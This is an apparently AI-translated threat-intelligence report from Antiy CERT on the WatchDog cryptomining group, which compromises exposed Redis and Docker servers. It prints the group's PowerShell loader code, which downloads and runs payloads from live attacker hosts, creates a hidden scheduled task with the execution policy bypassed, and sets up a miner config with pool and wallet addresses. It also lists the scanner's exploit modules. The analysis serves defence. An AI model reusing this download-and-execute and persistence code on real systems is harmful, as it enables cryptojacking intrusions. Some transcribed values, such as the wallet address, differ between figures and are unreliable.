Analysis of Recent Activities of the WatchDog Mining Organization

Antiy CERT

The original report is in Chinese, and this version is an AI-translated edition.

Initial release time: October 13, 2023, 7:00 p.m.
This version updated: October 13, 2023, 7:00 p.m.

Scan the QR code to get the latest version of the report.

Contents

1 Overview

Recently, Antiy CERT captured a batch of active WatchDog mining samples. This group primarily exploits exposed Docker Engine API endpoints and Redis servers to launch attacks, and can quickly pivot from a single infected machine to an entire network. The WatchDog mining group has been discovered since January 2019 and remains active to this day.

For more information about this mining organization, see Antiy Virus Encyclopedia.

安天病毒百科

Long press to identify the QR code to view the detailed information of the "WatchDog" group

It has been verified that Antiy Intelligent Endpoint Protection System and Antiy IEP cloud host security monitoring system can effectively detect and kill the mining Trojan.

2 Attack Process

The WatchDog mining group primarily exploits exposed Redis servers to launch attacks. On Windows, they first download a PowerShell script named "init.ps1" from the malware server. This script then downloads a mining program to mine, a vulnerability scanner to scan, a daemon to protect the mining process, returns the host name and IP address, and adds the exe file to the administrator group.




Figure 2-1 2attack flow chart

The .sh script named "init.sh" is downloaded from the malware server. This script also downloads the Linux mining program, vulnerability scanner, and daemon, which function similarly to the Windows version. Furthermore, the script has the following capabilities: clearing firewall rules, clearing logs, creating scheduled tasks, terminating security products, adding SSH public keys, terminating competing mining products, enabling lateral movement, and terminating specific network connections.





Figure 2-3 4attack flow chart

3 Sample Function and Technology Review

3.1 Windows

3.1.1 init .ps1


Define url, mining and other information.



```
$ne = $MyInvocation.MyCommand.Path
$miner_url = "http://45.155.250.64/id230409/redis-bin.exe"
$miner_url_backup = "http://www.cn2an.top/id230409/redis-bin.exe"
$miner_size = 2044416
$miner_name = "redis-bin"
$scan_url = "http://45.155.250.64/id230409/VGAuthServices.exe"
$scan_url_backup = "http://www.cn2an.top/id230409/VGAuthServices.exe"
$scan_size = 2210816
$scan_name = "VGAuthServices"
$payload_url = "http://45.155.250.64/id230409/rsyncd.ps1"
$payload_url_backup = "http://www.cn2an.top/id230409/rsyncd.ps1"
$payload_size = 4414
$payload_name = "rsyncd.ps1"
$watchdog_url = "http://45.155.250.64/id230409/rsysdlog.exe"
$watchdog_url_backup = "http://www.cn2an.top/id230409/rsysdlog.exe"
$watchdog_size = 1713152
$watchdog_name = "rsysdlog"
$killmodule_url = "http://45.155.250.64/id230409/clean.bat"
$killmodule_url_backup = "http://www.cn2an.top/id230409/clean.bat"
$killmodule_name = "clean.bat"
$plusmodule_url = "http://45.155.250.64/id230409/clean.exe"
$plusmodule_url_backup = "http://www.cn2an.top/id230409/clean.exe"
$plusmodule_name = "clean.exe"

$miner_path = "$env:TMP\redis-bin.exe"
$scan_path = "$env:TMP\VGAuthServices.exe"
$payload_path = "$env:TMP\rsyncd.ps1"
$watchdog_path = "$env:TMP\rsysdlog.exe"
$killmodule_path = "$env:TMP\clean.bat"
$plusmodule_path = "$env:TMP\clean.exe"
```

Figure 3-1 Define url and other information


Updates the file in the specified path. It first attempts to download the file from the specified URL. If the download fails, it uses the backup URL as a fallback. At the same time, before executing the download, it stops the process with the specified name and deletes the old file.



```
function Update($url,$backup_url,$path,$proc_name)
 {
    Get-Process -Name $proc_name | Stop-Process
    Remove-Item $path
    Try {
        $vc = New-Object System.Net.WebClient
        $vc.DownloadFile($url,$path)
    }
    Catch {
        Write-Output "donwload with backurl"
        $vc = New-Object System.Net.WebClient
        $vc.DownloadFile($backup_url,$path)
    }
}
```

Figure 3-2 Update the file in the specified path

Create a new file called "Update service for Windows System" scheduled task to execute rsyncd.ps1 regularly.




```
Try {
    $wc = New-Object System.Net.WebClient
    $wc.DownloadFile($payload_url,$payload_path)
}
Catch {
    Write-Output "download with backurl"
    $wc = New-Object System.Net.WebClient
    $wc.DownloadFile($payload_url_backup,$payload_path)
}
echo F | xcopy /y $payload_path $HOME\rsyncd.ps1
SchTasks.exe /Create /SC MINUTE /TN "Update service for Windows System" /TR "PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden -File $HOME\rsyncd.ps1" /MO 30 /F
```

Figure 3-3 Creating a scheduled task

3.1.2 redis-bin.exe


Open source Monero XMR ig program, version number is 6.2.6.



```
v61 = -2i64;
v60 = 0;
sub_140050AE0(v56, "XMRIG_VERSION");
sub_140050AE0(&Block, "6.2.6");
sub_140019E10(v0, (unsigned int)&v62, v1, (unsigned int)v56);
j_j_j__free_base(Block);
j_j_j__free_base(v56[0]);
sub_140050AE0(v56, "XMRIG_KIND");
sub_140050AE0(&Block, "redis");
sub_140019E10(v2, (unsigned int)&v62, v3, (unsigned int)v56);
j_j_j__free_base(Block);
j_j_j__free_base(v56[0]);
v4 = sub_1400189C0(&v62);
sub_140050AE0(v56, "XMRIG_HOSTNAME");
Block = *(void **)v4;
v58 = *(_QWORD *)(v4 + 8);
v5 = v58;
```

Figure 3-4 Open source mining program

Mining configuration file, including mining pool address and wallet address.



```
"    \"pools\": [\n"
"        {\n"
"            \"algo\": null,\n"
"            \"coin\": \"monero\",\n"
"            \"url\": \"23.94.62.184:5443\",\n"
"            \"user\": \"46EVmo3A9Uoc4AZ6cH4N3naGVhvs3b88JbXQe1ecHpo9YaRxsWRRfthg8XjdnPxrNAn7JmQeKpN2acfh"
"6vGe6fnLUeetdW.344\",\n"
"            \"pass\": null,\n"
"            \"rig-id\": null,\n"
"            \"nicehash\": true,\n"
"            \"keepalive\": true,\n"
"            \"enabled\": true,\n"
"            \"tls\": true,\n"
"            \"tls-fingerprint\": null,\n"
"            \"daemon\": false,\n"
"            \"socks5\": null,\n"
"            \"self-select\": null,\n"
"            \"submit-to-origin\": false\n"
"        },\n"
"        {\n"
"            \"algo\": null,\n"
"            \"coin\": \"monero\",\n"
"            \"url\": \"80.211.206.105:9000\",\n"
"            \"user\": \"46EVmo3A9Uoc4AZ6cH4N3naGVhvs3b88JbXQe1ecHpo9YaRxsWRRfthg8XjdnPxrNAn7JmQeKpN2acfh"
"6vGe6fnLUeetdW.344\",\n"
"            \"pass\": \"x\",\n"
"            \"rig-id\": null,\n"
"            \"nicehash\": true,\n"
"            \"keepalive\": true,\n"
"            \"enabled\": true,\n"
"            \"tls\": true,\n"
"            \"tls-fingerprint\": null,\n"
"            \"daemon\": false,\n"
"            \"socks5\": null,\n"
"            \"self-select\": null,\n"
"            \"submit-to-origin\": false\n"
"        },\n"
"        {\n"
"            \"algo\": null,\n"
"            \"coin\": \"monero\",\n"
"            \"url\": \"redislog.top:5443\",\n"
"            \"user\": \"46EVmo3A9Uoc4AZ6cH4N3naGVhvs3b88JbXQe1ecHpo9YaRxsWRRfthg8XjdnPxrNAn7JmQeKpN2acfh"
"6vGe6fnLUeetdW.344\",\n"
"            \"pass\": \"x\",\n"
"            \"rig-id\": null,\n"
"            \"nicehash\": true,\n"
"            \"keepalive\": true,\n"
"            \"enabled\": true,\n"
"            \"tls\": true,\n"
"            \"tls-fingerprint\": null,\n"
```


Figure 3-5 Mining configuration file

Table 3-1 Mining pool address and wallet address in the mining program

Mining pool address	Wallet address
23.94.62.184:5443	46EVmo3A9Uoc4AZ6cH4NJnaGVhvs3bB8JbXQeiecHpo9YaRxsWURRfthgBXjdnPxrNAn7JmQeKpN2acFh6vGe6fnLUeetdW
80.211.206.105:9000	
redislog.top:5443	

3.1.3 VGAuthServices.exe

The vulnerabilities exploited by this sample scanner are as follows.




```
__L__nnnv0_3_exp_cc_is_shell_rce
__L__nnnv0_3_exp_cc_shell_rce
__L__nnnv0_3_exp_cc_shell_t_rce
__L__nnnv0_3_exp_Cctv_exploit
__L__nnnv0_3_exp_dp_isdrupal
__L__nnnv0_3_exp_dp_check_payload
__L__nnnv0_3_exp_dp_7600_ver8_rce
__L__nnnv0_3_exp_dp_7600_rce
__L__nnnv0_3_exp_Drupal_exploit
__L__nnnv0_3_exp_es_exploit_cve20151427_rce
__L__nnnv0_3_exp_es_exploit_cve20151427_t_rce
__L__nnnv0_3_exp_toj
__L__nnnv0_3_exp_es_exploit_cve20143120_rce
__L__nnnv0_3_exp_es_exploit_cve20143120_t_rce
__L__nnnv0_3_exp_Elasticsearch_exploit
__L__nnnv0_3_exp_get_target
__L__nnnv0_3_exp_Iam_is_scan
__L__nnnv0_3_exp_Report_succ
__L__nnnv0_3_exp_get_win_powershell_command_by_cc
__L__nnnv0_3_exp_Init_cc
__L__nnnv0_3_exp_hd_exploit_unaurority_rce
__L__nnnv0_3_exp_Hadoop_exploit
__L__nnnv0_3_exp_re_exploit_rce
__L__nnnv0_3_exp_re_exploit_connect_redis
__L__nnnv0_3_exp_re_exploit_redis_brute
__L__nnnv0_3_exp_re_exploit_unaurority_rce
__L__nnnv0_3_exp_Redis_exploit
__L__nnnv0_3_exp_sp_cve20181273_exists
__L__nnnv0_3_exp_sp_cve20181273_exploit
__L__nnnv0_3_exp_Spring_exploit
__L__nnnv0_3_exp_ss_execute_sql
__L__nnnv0_3_exp_ss_execute_payload
__L__nnnv0_3_exp_ss_exploit_xcmdshell
__L__nnnv0_3_exp_ss_exploit_sp_oacreate
__L__nnnv0_3_exp_ss_crack_login
__L__nnnv0_3_exp_ss_exploit
__L__nnnv0_3_exp_Sqlserver_exploit
__L__nnnv0_3_exp_tp_isThinkphp
__L__nnnv0_3_exp_tp5_rce_Exists
__L__nnnv0_3_exp_tp_exploit_tp5rce_exp
__L__nnnv0_3_exp_tp_exploit_tp5rce
__L__nnnv0_3_exp_tp5_23_rce_Exists
__L__nnnv0_3_exp_tp_exploit_tp5_23_rce_exp
__L__nnnv0_3_exp_tp_exploit_tp5_23rce
__L__nnnv0_3_exp_Thinkphp_exploit
__L__nnnv0_3_exp_Http_GetData
__L__nnnv0_3_exp_Encode_powershell
__L__nnnv0_3_exp_wl_wls_urlistrue
__L__nnnv0_3_exp_wl_cve201710271_rce
__L__nnnv0_3_exp_wl_cve201710271_t_rce
```

Figure 3-6 Sample part scans for vulnerabilities

3.1.4 rsysdlog.exe


Written in go language, its main function is to guard the mining process. Its main functional modules are as follows.



```
__L__nnnv0_4_watchdog_platform_Walk_cron_tasks
__L__nnnv0_4_watchdog_platform_Walk_process
__L__nnnv0_4_watchdog_platform_Update_file
__L__nnnv0_4_watchdog_platform_update_file_checkmd5
__L__nnnv0_4_watchdog_platform_download_payload_and_exec
__L__nnnv0_4_watchdog_platform_lin_os_command_exec
__L__nnnv0_4_watchdog_platform_lin_walk_cron
__L__nnnv0_4_watchdog_platform_lin_walk_process
__L__nnnv0_4_watchdog_platform_lin_download_payload_and_exec
__L__nnnv0_4_watchdog_platform_lin_start_miner
__L__nnnv0_4_watchdog_platform_lin_start_scan
__L__nnnv0_4_watchdog_platform_win_os_command_exec
__L__nnnv0_4_watchdog_platform_win_download_payload_and_exec
__L__nnnv0_4_watchdog_platform_win_walk_schtasks
__L__nnnv0_4_watchdog_platform_win_walk_cron
__L__nnnv0_4_watchdog_platform_win_walk_process
__L__nnnv0_4_watchdog_platform_win_start_miner
__L__nnnv0_4_watchdog_platform_win_start_scan
__L__nnnv0_4_watchdog_platform_init
main_dog_protect_process_thread
main_dog_protect_cron_thread
main_dog_update_thread
main_dog_protect_cc_thread
main_getcurrentsystem
main_getisroot
main_start_dog
```

Figure 3-7 Main functional modules of the mining process


If the daemon does not exist, create a scheduled task to download it.



```
  if ( v13 != 13 || *(_QWORD *)v10 != 'nuR txeN' || *(_DWORD *)(v10 + 8) != 'miT ' || *(_BYTE *)(v10 + 12) != 101 )
  {
    v39[0] = v14;
    v39[1] = v12 - 1;
    *(_OWORD *)v45 = 0LL;
    v46 = 0LL;
    *(_OWORD *)&v20[8] = runtime_convT2Estring((__int64 *)&RTYPE_string, v39);
    *(_OWORD *)v45 = *(_OWORD *)&v20[8];
    if ( v24 <= 8 )
      runtime_panicindex();
    v46 = runtime_convT2Estring((__int64 *)&RTYPE_string, (__int64 *)(v29 + '\x80'));
    *(_QWORD *)&v20[32] = fmt_Sprintf(
                            (__int64)"schtasks /Create /SC MINUTE /TN \"%s\" /TR \"%s\" /MO 10 /F",
                            55LL,
                            (__int64)v45,
                            2LL,
                            2LL);
    *(__m256i *)&v20[8] = _L__nnnv0_4_watchdog_platform_win_os_command_exec(
                            *(__int64 *)&v20[32],
                            *(__int64 *)&v20[40]);
  }
  v15 = 1LL;
}
else
```

Figure 3-8 Creating a scheduled task

The sample iterates over each operating system's running processes to ensure that the mining process is running.



```
.text:000000000063D582
.text:000000000063D582 loc_63D582:
.text:000000000063D582 lea     rax, unk_8E58F8 ; Load Effective Address
.text:000000000063D589 cmp     byte ptr [rax], 0 ; Compare Two Operands
.text:000000000063D58C jz      short loc_63D5D3 ; Jump if Zero (ZF=1)
```

```
.text:000000000063D58E mov     rax, 0DF8475800h
.text:000000000063D5C8 mov     [rsp+30h+var_30], rax
.text:000000000063D5CC call    time_Sleep     ; Call Procedure
.text:000000000063D5D1 jmp     short loc_63D586 ; Jump
```

